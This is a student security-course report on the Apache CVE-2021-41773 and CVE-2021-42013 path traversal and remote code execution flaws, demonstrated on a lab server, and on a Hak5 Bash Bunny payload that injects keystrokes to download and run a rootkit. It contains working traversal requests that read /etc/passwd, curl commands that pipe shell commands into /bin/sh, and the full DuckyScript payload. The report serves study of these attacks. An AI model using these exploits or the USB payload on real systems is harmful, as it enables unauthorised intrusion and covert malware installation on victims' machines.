Apache Exploits and the Hak5 Bash Bunny

Technical Report

Mark Ennis

December 1st, 2022

Introduction **2**

Body **2**

CVE-2021-41773 - Apache File Path Traversal **2**

Remote Code Execution 3

Configuration 4

Set Up 5

CVE-2021-42013 6

Bash Bunny - Rootkit Deployment **6**

Prerequisites 7

Payload Development 7

Downloading Files 8

Running the Script 9

Conclusion **11**

Appendix A - Submission File Structure **12**

Appendix B - Shodan Apache Reports **13**

Introduction

This report goes into detail on two attacks. The first, CVE-2021-41773, is a vulnerability that appeared in the Apache HTTP web server in September of 2021. A change in URL validation allowed for path or directory traversal attacks by using URL or percentage encoding. A path traversal attack is when an attacker access files that exist outside of the root directory of the web server. This vulnerability, when combined with an insecure change to the default configuration, can result in data exfiltration. If certain Apache modules are enabled, a Remote Code Execution (RCE) attack can also be performed.

The second attack is a malicious application that is delivered through a Hak5 Bash Bunny. The Bash Bunny is a USB device that is capable of mimicking different device types to deposit payloads and perform a variety of attacks. In the attack detailed below, a shell script is downloaded from the Bash Bunny over an emulated Ethernet connection using a keystroke injection attack. The script is then executed, which downloads and runs a malicious application on the victim machine.


A detailed list of the files contained within the report submission can be found in Appendix A.

Body

CVE-2021-41773 - Apache File Path Traversal

Apache web server version 2.4.49 introduced a new vulnerability due to a change in URL path validation. This vulnerability can lead to data exfiltration and in some scenarios Remote Code Execution (RCE). This vulnerability was fully patched in version 2.4.51. Using URL-safe character encoding, an attacker can access files outside of the root directory of the web server root directory. In order for this attack to be successful, the default configuration to deny access to directories must also be changed.

The change that introduced this vulnerability involved a change to the URL validation. In this version, Apache URL validation changed. As a result, attackers could replace a '.' character with their URL-safe encoded value (`%2e`) to create a valid file path that exits the root directory of the web server. Apache can no longer invalidate paths that contain ../ if one or both of the periods is replaced by URL-safe encoding. Attackers can then exfiltrate data from files such as `/etc/passwd`.




```
mark@ghosthorse:~/Documents/COMP8506/final-project$ curl localhost/cgi-bin/../../../../etc/passwd
<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>404 Not Found</title>
</head><body>
<h1>Not Found</h1>
<p>The requested URL was not found on this server.</p>
</body></html>
mark@ghosthorse:~/Documents/COMP8506/final-project$ curl localhost/cgi-bin/.%2e/.%2e/.%2e/.%2e/etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
```

Additionally, this attack can only be launched if the server has an Alias-like directive. Alias-like directives allow directories outside of the web servers' document root to be mapped to paths available to the web server. For example, the default Apache configuration contains the following Alias-like directive:

```
ScriptAlias /cgi-bin/ "/usr/local/apache2/cgi-bin/"
```

This directive allows scripts in the `/usr/local/apache2/cgi-bin/` directory to be served up at /cgi-bin/. Apache does not allow any attempts to access files outside of the document root from a subdirectory underneath the document root. Any attempt to exit the directory will receive an HTTP response of 403 Forbidden.



```
mark@ghosthorse:/usr/local/apache2/htdocs$ ll
total 16
drwxr-xr-x  3 root root 4096 Nov 17 12:52 .
drwxr-xr-x 15 root root 4096 Nov 10 13:09 ..
-rw-r--r--  1 root root   45 Nov 10 10:00 index.html
drwxr-xr-x  2 root root 4096 Nov 17 12:52 tmp
mark@ghosthorse:/usr/local/apache2/htdocs$
```


```
mark@ghosthorse:/usr/local/apache2$ curl localhost/tmp/.%2e/.%2e/.%2e/.%2e/.%2e/etc/passwd
<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>403 Forbidden</title>
</head><body>
<h1>Forbidden</h1>
<p>You don't have permission to access this resource.</p>
</body></html>
mark@ghosthorse:/usr/local/apache2$
```

Apache treats any attempts to access files outside of the document root as malicious and prevents access. However, these controls are relaxed in the context of Alias-like directives because by definition the directories already exist outside of the document root. This allows the attacker to perform the path-traversal attack from aliased directories.

Remote Code Execution


Although the primary vulnerability of CVE-2021-41773 is data exfiltration, in certain scenarios an attacker can also perform an RCE attack. The Apache HTTP server contains a module called mod_cgid that allows for the execution of CGI scripts. Common Gateway Interface (CGI) provides the web server with the ability to run scripts and programs to generate dynamic content.

In the context of this vulnerability, when the module is enabled, the web server can respond to requests by running executables. This allows an attacker to trigger executables at a known path by making an HTTP POST request.



```
mark@ghosthorse:/usr/local/apache2$ cat /tmp/res
cat: /tmp/res: No such file or directory
mark@ghosthorse:/usr/local/apache2$ curl --data "A=|id>/tmp/res" 'http://127.0.0.1/cgi-bin/.%2e/.%2e/.%2e/.%2e/bin/sh'
<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>500 Internal Server Error</title>
</head><body>
<h1>Internal Server Error</h1>
<p>The server encountered an internal error or
misconfiguration and was unable to complete
your request.</p>
<p>Please contact the server administrator at
 you@example.com to inform them of the time this error occurred,
 and the actions you performed just before this error.</p>
<p>More information about this error may be available
in the server error log.</p>
</body></html>
mark@ghosthorse:/usr/local/apache2$ cat /tmp/res
uid=1(daemon) gid=1(daemon) groups=1(daemon)
mark@ghosthorse:/usr/local/apache2$ 
```

Getting a response from directories covered by a ScriptAlias when the CGI module is enabled is more difficult. An HTTP response is created from what is printed by the script to stdout. One of the requirements for any CGI script is that the first line must be a Content-Type header. In order to get the output of any executed through the path traversal attack, the attacker will have to create a file that has the header as the first line, and then redirect any command output to the file. The file can then be retrieved using the cat utility.



```
mark@ghosthorse:/usr/local/apache2$ curl --data "A=|echo \"Content-Type: txt/html\">/tmp/res" 'http://127.0.0.1/cgi-bin/.%2e/.%2e/.%2e/.%2e/bin/sh' >/dev/null
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100   569  100   528  100    41   257k  20500 --:--:-- --:--:-- --:--:--  277k
mark@ghosthorse:/usr/local/apache2$ curl --data "A=|echo>>/tmp/res" 'http://127.0.0.1/cgi-bin/.%2e/.%2e/.%2e/.%2e/bin/sh' >/dev/null
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100   545  100   528  100    17   515k  17000 --:--:-- --:--:-- --:--:--  532k
mark@ghosthorse:/usr/local/apache2$ curl --data "A=|id>>/tmp/res" 'http://127.0.0.1/cgi-bin/.%2e/.%2e/.%2e/.%2e/bin/sh' >/dev/null
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100   543  100   528  100    15   103k   3000 --:--:-- --:--:-- --:--:--  106k
mark@ghosthorse:/usr/local/apache2$ curl --data "A=|cat /tmp/res" 'http://127.0.0.1/cgi-bin/.%2e/.%2e/.%2e/.%2e/bin/sh'
uid=1(daemon) gid=1(daemon) groups=1(daemon)
mark@ghosthorse:/usr/local/apache2$ 
```

Alternatively, if there is an Alias-like directive that is enabled without CGI, any output could be directed to a file without the header and retrieved through path traversal data exfiltration described earlier in this report.

Configuration

By default, Apache configuration contains a Directive that specifies a deny-by-default policy for all directories. For a file or directory to be served up through the web server, it must be specifically configured. This directive is usually contained in the httpd.conf or apache2.conf file and looks like this:

```
<Directory />
      Options FollowSymLinks
      AllowOverride None
      Require all denied
</Directory>
```

This directive, targeting the root of the file system ('/'), includes the line Require all denied. This means that unless otherwise specified, Apache will not provide access to any files under this directory. Lazy or untrained administrators may remove or modify the directive to allow access. Alternatively, if an attacker can modify the configuration file to include an altered directive, Apache becomes an attack surface accessible over HTTP or HTTPS.

This is illustrative of why a positive security model that uses a deny-by-default approach to requests is the most secure approach. If the stricter security policy is followed, the vulnerability introduced into Apache v2.4.49 could not be exploited.

Set Up

Apache HTTP server 2.4.49 is not available through most package managers at this point. It can be built from source and installed. The Apache HTTP server source code can be retrieved from GitHub. In order to build the Apache HTTP server from source, the following tools will need to be installed:

- The make GNU utility
- Git

To build and install version 2.4.49, run the following commands:

```
git clone https://github.com/apache/httpd.git

cd httpd

git checkout bd351125ec14fa6bd47e2810141109b5754077a9 # This will switch to the
2.4.49 release tag

./configure

make

make install
```

While running the configure script or the make command, it is possible that additional dependencies will be discovered and need to be installed.

Once the make install command completes, a copy of the HTTP server will be located under `/usr/local/apache2`. In the configuration file located at `/usr/local/apache2/conf/httpd.conf`, replace the default directive for the root of the filesystem with the following directive:

```
<Directory />
   Require all granted
```


```
</Directory>
```

This configuration changes the default deny-by-default policy to an allow-by-default policy. More details on this policy can be found under the Configuration section.

After the new configuration has been added, the server can be started by running `sudo ./bin/apachectl start` from the `/usr/local/apache2` directory. The web server should now be serving up content at 127.0.0.1:80.

CVE-2021-42013

In the Apache HTTP server v2.4.50, CVE-2021-42013 was introduced. The fix released in this version was insufficient to fully fix CVE-2021-41773 because it only validates URL-encoded characters one at a time. The same vulnerabilities could still be exploited by encoding the component characters of `%2e`. The ‘`2`’ can be encoded as `%32`, and the ‘`e`’ can be encoded as `%65`. Thus, the same vulnerabilities could still be exploited by encoding one of the periods in the path as `%%32%65`.



```
mark@ghosthorse:/usr/local/apache2$ curl localhost/cgi-bin/.%%32%65/.%%32%65/.%%32%65/.%%32%65/etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
systemd-timesync:x:101:101:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
systemd-network:x:102:103:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:103:104:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
tss:x:104:110:TPM software stack,,,:/var/lib/tpm:/bin/false
messagebus:x:105:111::/nonexistent:/usr/sbin/nologin
avahi-autoipd:x:106:114:Avahi autoip daemon,,,:/var/lib/avahi-autoipd:/usr/sbin/nologin
usbmux:x:107:46:usbmux daemon,,,:/var/lib/usbmux:/usr/sbin/nologin
rtkit:x:108:115:RealtimeKit,,,:/proc:/usr/sbin/nologin
dnsmasq:x:109:65534:dnsmasq,,,:/var/lib/misc:/usr/sbin/nologin
avahi:x:110:116:Avahi mDNS daemon,,,:/run/avahi-daemon:/usr/sbin/nologin
speech-dispatcher:x:111:29:Speech Dispatcher,,,:/run/speech-dispatcher:/bin/false
```

Bash Bunny - Rootkit Deployment

The Hak5 Bash Bunny is a USB device that is capable of mimicking different device types to deposit payloads and perform a variety of attacks. The Bash Bunny is capable of mimicking Human Interface Devices (HIDs) in order to simulate keyboard injection attacks. The attack described in this report will use keyboard injection to download a script and an SSH key from the Bash Bunny, and then run the script. The script will clone a git repository that contains the rootkit written for COMP 8505, download the required packages and start the rootkit.

This attack demonstrates how an attacker who has access to an unlocked machine can download and start a malicious program by plugging in a USB stick. Alternatively, they could leave the device in a place where their target is likely to find it in the hopes that they plug the device in themselves.

Prerequisites

This attack will exclusively work on Linux machines. It has been tested on GNOME 3 and Plasma Desktop Environment. One key command relies on a specific keyboard shortcut being available. It is not clear whether or not this keyboard shortcut is available in all Linux Graphical Desktop Environments (GDEs).

This attack was designed to work on the SE12 323 Network Security Lab computers. One feature of the lab computers that is somewhat unique is that the default user is root. In normal circumstances, in order to run root commands, the attacker would need to perform some form of password cracking or phishing attack in advance. Once they have the target's root password, they would be able to get root access using keyboard injection. The rootkit victim program requires root access because it listens for commands using a raw socket. There are many malicious payloads that could be delivered without the need for root access.

There are several packages that already exist on these computers that are required for the attack to be successful:

- Git
- Python 3
- Python Virtual Environment (venv)

Using keyboard injection, an attacker would be able to download the required packages if they were not already installed. This would require root access.

Payload Development

The Bash Bunny contains two payloads. Depending on the position of the switch when the device is plugged in, the Bash Bunny will select which payload to run. The Bash Bunny uses a special scripting language known as DuckyScript. DuckyScript can contain some bash scripting commands, as well as some prebuilt macros. DuckyScript was originally developed to facilitate keyboard injection. Each payload script is located in a file called `/payloads/$switch/payload.txt` where `$switch` is either switch1 or switch 2, depending on the switch position.

The payload begins with the following two lines:

```
LED W
ATTACKMODE HID ECM_ETHERNET
```

The LED command controls the LED light on the device. Its colour and behaviour can be controlled to indicate what is happening within the script. In this case, it is being set to white to indicate that the script has begun execution. The ATTACKMODE command allows the user to specify what sort of USB device the Bash Bunny should emulate. More than one option can be selected at once. In this case, the Bash Bunny is telling the victim machine that it is a keyboard (HID), and an ethernet connection (ECM_ETHERNET). The ECM_ETHERNET option works for most Linux, Mac and Android devices.
After that, the GET command is used to retrieve several environment variables and makes them available to the script:

```
# Get variables that are required
GET SWITCH_POSITION
GET HOST_IP
```

This retrieves the SWITCH_POSITION so that the path to the payload directory can be determined. The HOST_IP is the local IP address given to the Bash Bunny over the simulated ethernet connection. After that, an HTTP server will need to be started to transfer files over the ethernet connection.

```
# Navigate to the working directory of the payload
cd /root/udisk/payloads/$SWITCH_POSITION/
# Drop any outgoing DNS messages
iptables -A OUTPUT -p udp --dport 53 -j DROP
# Start a basic HTTP server in the background to transfer files over the mocked
Ethernet connection
python -m SimpleHTTPServer 80 &

LED B

# wait until port is listening (credit audibleblink)
while ! nc -z localhost 80; do sleep 0.2; done
```

As seen above, normal shell commands can be mixed in with DuckyScript. These commands are all executed on the Bash Bunny and not on the victim machine. In this case, the script navigates to the root payload directory. Then, in order to ensure no packets from the Bash Bunny leave the target device to the wider network, an iptables rule to drop outgoing DNS messages is added. Then, a python HTTP server is started as a daemon and the LED light changes colour to indicate it is waiting for the server to start up. Netcat polls the HTTP server in a while loop until it responds and the script continues.

Downloading Files

At this point, the keyboard injection attack begins:

```
LED ATTACK

# Open a terminal
```

```
RUN UNITY konsole
Q DELAY 2000

# Retrieve script from Bashbunny over HTTP
Q STRING "wget \"http://$HOST_IP/payload.sh\""
Q DELAY 200
Q ENTER

# Retrieve SSH key to access repository
Q STRING "wget \"http://$HOST_IP/id_ed25519\""
Q DELAY 200
Q ENTER
```

In this section, there are two new DuckyScript commands. The first is RUN. Run is a command that takes an operating system family as an argument, along with an executable name. It triggers the keyboard shortcut assigned to an operating system that opens the Run Executable shortcut. On Windows machines, this would be Win+R. In many Linux GDEs. It then enters the executable name in the dialogue and hits enter. In this case, it is opening the konsole terminal emulator.

The second new command is Q. This is an alias of QUACK. QUACK controls keystroke injection, and timing. QUACK DELAY takes a number of milliseconds that wait. This is important, otherwise, keystrokes may be injected before the computer is prepared for them. It is important to keep in mind that the Bash Bunny can inject keystrokes at a rate that far outpaces the fastest human typists. QUACK STRING is a command that takes a string, and types out the various characters in the string. This is far easier than having to inject each character one or two keys at a time.

The two QUACK STRING commands above download two files from the HTTP server running on the Bash Bunny: payload.sh and id_ed25519. The first is a shell script that will be executed on the victim. The second is an SSH key that is used to download the rootkit.

Running the Script

Now that the files have been transferred to the victim machine, the HTTP server is no longer needed. The Ethernet connection between the Bash Bunny and the victim machine could disrupt traffic to outside networks. If the victim machine is using the Bash Bunny ethernet connection as the default network interface, no traffic will get through to the wider network. The ATTACKMODE DuckyScript command can be used any number of times:

```
# Change the Attackmode to no longer simulate an Ethernet connection
ATTACKMODE HID
```


Now, the victim machine will see the Bash Bunny only as an HID, or keyboard. From there, the permissions on the downloaded files can be changed and the script can be run:

```
# Make the script executable
Q STRING chmod 755 payload.sh
Q DELAY 50
Q ENTER

Q STRING chmod 600 id_ed25519
Q DELAY 50
Q ENTER

# Run the script
Q STRING sh payload.sh
Q DELAY 50
Q ENTER
```

The script, which has been submitted alongside this report, creates a subdirectory under `/tmp` and clones the rootkit Git repository. It then creates a python virtual environment, downloads the required packages and starts the rootkit.



```
id_ed25519                                          100%[==========================================================================================================

2022-12-01 11:24:32 (284 KB/s) - 'id_ed25519' saved [411/411]

11:24:32(-)root@localhost:~$ chmod 755 payload.sh
11:24:41(-)root@localhost:~$ chmod 600 id_ed25519
11:24:42(-)root@localhost:~$ sh payload.sh
Cloning into '/tmp/rootkit'...
rm payload.sh
remote: Enumerating objects: 107, done.
remote: Counting objects: 100% (107/107), done.
remote: Compressing objects: 100% (81/81), done.
remote: Total 107 (delta 46), reused 69 (delta 24), pack-reused 0
Receiving objects: 100% (107/107), 30.99 KiB | 412.00 KiB/s, done.
Resolving deltas: 100% (46/46), done.
Collecting cryptography==38.0.1
  Using cached cryptography-38.0.1-cp36-abi3-manylinux_2_28_x86_64.whl (4.2 MB)
Collecting psutil==5.9.3
  Using cached psutil-5.9.3-cp310-cp310-manylinux_2_12_x86_64.manylinux2010_x86_64.manylinux_2_17_x86_64.manylinux2014_x86_64.whl (292 kB)
Collecting pynput==1.7.6
  Using cached pynput-1.7.6-py2.py3-none-any.whl (89 kB)
Collecting PyYAML==6.0
  Using cached PyYAML-6.0-cp310-cp310-manylinux_2_5_x86_64.manylinux1_x86_64.manylinux_2_12_x86_64.manylinux2010_x86_64.whl (682 kB)
Collecting setproctitle==1.3.2
  Using cached setproctitle-1.3.2-cp310-cp310-manylinux_2_5_x86_64.manylinux1_x86_64.manylinux_2_17_x86_64.manylinux2014_x86_64.whl (30 kB)
Collecting urllib3==1.26.7
  Using cached urllib3-1.26.7-py2.py3-none-any.whl (138 kB)
Collecting watchdog==2.1.6
  Using cached watchdog-2.1.6-py3-none-manylinux2014_x86_64.whl (76 kB)
Collecting cffi>=1.12
  Using cached cffi-1.15.1-cp310-cp310-manylinux_2_17_x86_64.manylinux2014_x86_64.whl (441 kB)
Collecting evdev>=1.3
  Using cached evdev-1.6.0.tar.gz (26 kB)
  Preparing metadata (setup.py) ... done
Collecting six
  Using cached six-1.16.0-py2.py3-none-any.whl (11 kB)
Collecting python-xlib>=0.17
  Using cached python_xlib-0.32-py2.py3-none-any.whl (181 kB)
Collecting pycparser
  Using cached pycparser-2.21-py2.py3-none-any.whl (118 kB)
Using legacy 'setup.py install' for evdev, since package 'wheel' is not installed.
Installing collected packages: six, pycparser, python-xlib, evdev, cffi, watchdog, urllib3, setproctitle, PyYAML, pynput, psutil, cryptography
    Running setup.py install for evdev ... done
Successfully installed PyYAML-6.0 cffi-1.15.1 cryptography-38.0.1 evdev-1.6.0 psutil-5.9.3 pycparser-2.21 pynput-1.7.6 python-xlib-0.32 setproctitle-1.3.2 six-1.16.0 urllib3-1.
WARNING: You are using pip version 21.3.1; however, version 22.3.1 is available.
You should consider upgrading via the '/tmp/rootkit/victim/env/bin/python -m pip install --upgrade pip' command.
